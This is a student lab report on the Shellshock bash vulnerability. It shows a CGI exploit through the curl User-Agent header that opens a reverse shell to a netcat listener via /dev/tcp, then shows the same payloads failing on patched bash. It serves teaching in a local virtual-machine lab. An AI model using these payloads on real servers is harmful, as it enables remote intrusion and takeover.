
The Shellshock vulnerability allows attacks to run arbitrary commands on the target machine. In real attacks, instead of hard-coding the command in their attack, attackers often choose to run a shell command, so they can use this shell to run other commands, for as long as the shell program is alive. To achieve this goal, attackers need to run a reverse shell. Reverse shell is a shell process started on a machine, with its input and output being controlled by somebody from a remote computer. Basically, the shell runs on the victim's machine, but it takes input from the attacker machine and also prints its output on the attacker's machine. Reverse shell gives attackers a convenient way to run commands on a

compromised machine. In this task, you need to use two machines with IP 10.0.2.15 as an attacker and IP 10.0.2.8 as a victim.


### Commands:

**\$curl -v http://localhost/cgi-bin/myprogram.cgi -A "() { :;; echo Content-Type :text/plain; echo; /bin/bash -i > /dev/tcp/<Attacker's IP>/9090 0<&1 2>&1" (attacker vm)**

Attacker has successfully accessed the shell of victim machine



It can be seen from the below screen shot that a file named File\_in\_server is displayed in the attacker shell when ls command is executed. Clearly indicating that attacker has gained access to victim machine



The malicious command added to the end of the code will give you bin/bash terminal of the victim in interactive mode and redirect all standard input, output and error to attacker's IP

**\$nc -l vp 9090**


**Server(10.0.2.5):\$ /bin/bash -i > /dev/tcp/10.0.2.6/9090 0<&1 2>&1**

The above command represents the one that would normally be executed on a compromised server. It is quite complicated, and we give a detailed explanation in the following:

- `"/bin/bash -i"`: The option `i` stands for interactive, meaning that the shell must be interactive (must provide a shell prompt). `."> /dev/tcp/10.0.2.6/9090"`: This causes the output device (stdout) of the shell to be redirected to the TCP connection to 10.0.2.6's port 9090. In Unix systems, stdout's file descriptor is 1.
- `"0<&1"`: File descriptor 0 represents the standard input device (stdin). This option tells the system to use the standard output device as the standard input device. Since stdout is already redirected to the TCP connection, this option basically indicates that the shell program will get its input from the same TCP connection.
- `"2>&1"`: File descriptor 2 represents the standard error stderr. This causes the error output to be redirected to std out, which is the TCP connection. In summary,

the command `"/bin/bash -i > /dev/tcp/10.0.2.6/9090 0<&1 2>&1"` starts a bash shell on the server machine, with its input coming from a TCP connection, and output going to the same TCP connection. In our experiment, when the bash shell command is executed on 10.0.2.5, it connects back to the netcat process started on 10.0.2.6. This is confirmed via the "Connection from 10.0.2.5 port 9090 [tcp/\*] accepted" message displayed by netcat.

It can be seen from the below screen shot that a file named `File_in_server` is displayed in the attacker shell when `ls` command is executed. Clearly indicating that attacker has gained access to victim machine



## Task 6: Using the Patched Bash

Redo Tasks 3 and 5 and describe your observations. We modify cgi program.

**`#!/bin/bash`**

**`Echo "Content-type:`**

**`text/plain"`**

**`echo`**


**`echo "***** Environment Variables *****"`**

**`strings /proc/$$/environ`**

## Commands:

**\$curl -v http://localhost/cgi-bin/myprogram.cgi -A "MY MALICIOUS DATA"**

It can be seen from the below screenshot that the string "MY MALICIOUS DATA" is stored in the environment variable HTTP\_USER\_AGENT. Thus, the data is passed to the vulnerable bash program via environment variable successfully.



The screenshot shows a terminal window titled "VM 1 [Running] - Oracle VM VirtualBox". The terminal output displays the environment variables for a CGI script. The variables are listed as follows:

```
***** Environment Variables *****
HTTP_HOST=localhost
HTTP_USER_AGENT=MALICIOUS DATA
HTTP_ACCEPT=/*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprogram.cgi
REMOTE_PORT=54898
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/myprogram.cgi
SCRIPT_NAME=/cgi-bin/myprogram.cgi
```

The terminal prompt is `[02/09/21]seed@PES2201800618_AmruthaBS_Attacker:~/cgi-bin$`.

But when we try to exploit the shellshock vulnerability we do not get any output from the malicious commands that we run. This is because the bash has been patched that is why we can see the user control data still passed as an environment variable but the commands were not executed.


It can be seen from the below screenshot that the reverse shell is not established, when the command

**\$curl -v http://localhost/cgi-bin/myprogram.cgi -A "() { :; }; echo Content-Type :text/plain; echo; /bin/bash -i > /dev/tcp/<Attacker's IP>/9090 0<&1 2>&1" (attacker vm)**

is executed.

Thus clearly indicating that the vulnerability has been removed in the patched version.






```
[02/09/21]seed@PES2201800618_AmruthaBS_Victim:~$ sudo curl -v http://localhost/cgi-bin/myprogram.cgi -A "() { ;; }; echo Content-Type :text/plain; echo; /bin/bash -i> /dev/tcp/10.0.2.15/9090 0<&1 2>&1"
* Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprogram.cgi HTTP/1.1
> Host: localhost
> User-Agent: () { ;; }; echo Content-Type :text/plain; echo; /bin/bash -i> /dev/tcp/10.0.2.15/9090 0<&1 2>&1
> Accept: */*
< HTTP/1.1 200 OK
< Date: Tue, 09 Feb 2021 12:14:14 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
***** Environment Variables *****
HTTP_HOST=localhost
HTTP_USER_AGENT=() { ;; }; echo Content-Type :text/plain; echo; /bin/bash -i> /dev/tcp/10.0.2.15/9090 0<&1 2>&1
HTTP_ACCEPT=/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/

[02/09/21]seed@PES2201800618_AmruthaBS_Attacker:~$ nc -lvp 9090
Listening on [0.0.0.0] (family 0, port 9090)
```

## Commands:

**\$curl -v http://localhost/cgi-bin/myprogram.cgi -A "() { ;; }; echo Content-Type :text/plain;echo ; echo Hello"**




```
[02/09/21]seed@PES2201800618_AmruthaBS_Attacker:~/cgi-bin$ curl http://localhost/cgi-bin/myprogram.cgi -A "() { ;; }; echo Content-Type:tex
t/plain;echo;echo Hello;"
***** Environment Variables *****
HTTP_HOST=localhost
HTTP_USER_AGENT=() { ;; }; echo Content-Type:text/plain;echo;echo Hello;
HTTP_ACCEPT=/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprogram.cgi
REMOTE_PORT=54900
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/myprogram.cgi
SCRIPT_NAME=/cgi-bin/myprogram.cgi
[02/09/21]seed@PES2201800618_AmruthaBS_Attacker:~/cgi-bin$
```

Now, repeat task 1 and check what message is printed.

It can be seen from the below screenshot that the value of variable foo “hello world” is not printed on the console.

The child process does not inherit foo, hence when we execute foo after executing bash, the child process outputs “command not found” since foo is not defined in the child process.



```
VM: 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
[02/09/21]seed@PES2201800618_AmruthaBS_Attacker:~/cgi-bin$ foo='() { echo "hello world"; }'
[02/09/21]seed@PES2201800618_AmruthaBS_Attacker:~/cgi-bin$ echo $foo
() { echo "hello world"; }
[02/09/21]seed@PES2201800618_AmruthaBS_Attacker:~/cgi-bin$ declare -f foo
[02/09/21]seed@PES2201800618_AmruthaBS_Attacker:~/cgi-bin$ export foo
[02/09/21]seed@PES2201800618_AmruthaBS_Attacker:~/cgi-bin$ bash
[02/09/21]seed@PES2201800618_AmruthaBS_Attacker:~/cgi-bin$ declare -f foo
[02/09/21]seed@PES2201800618_AmruthaBS_Attacker:~/cgi-bin$ foo
No command 'foo' found, did you mean:
Command 'zoo' from package 'zoo' (universe)
Command 'fgo' from package 'fgo' (universe)
Command 'fox' from package 'objcryst-fox' (universe)
Command 'fop' from package 'fop' (universe)
Command 'fog' from package 'ruby-fog' (universe)
Command 'fio' from package 'fio' (universe)
Command 'goo' from package 'goo' (universe)
Command 'woo' from package 'python-woo' (universe)
foo: command not found
[02/09/21]seed@PES2201800618_AmruthaBS_Attacker:~/cgi-bin$
```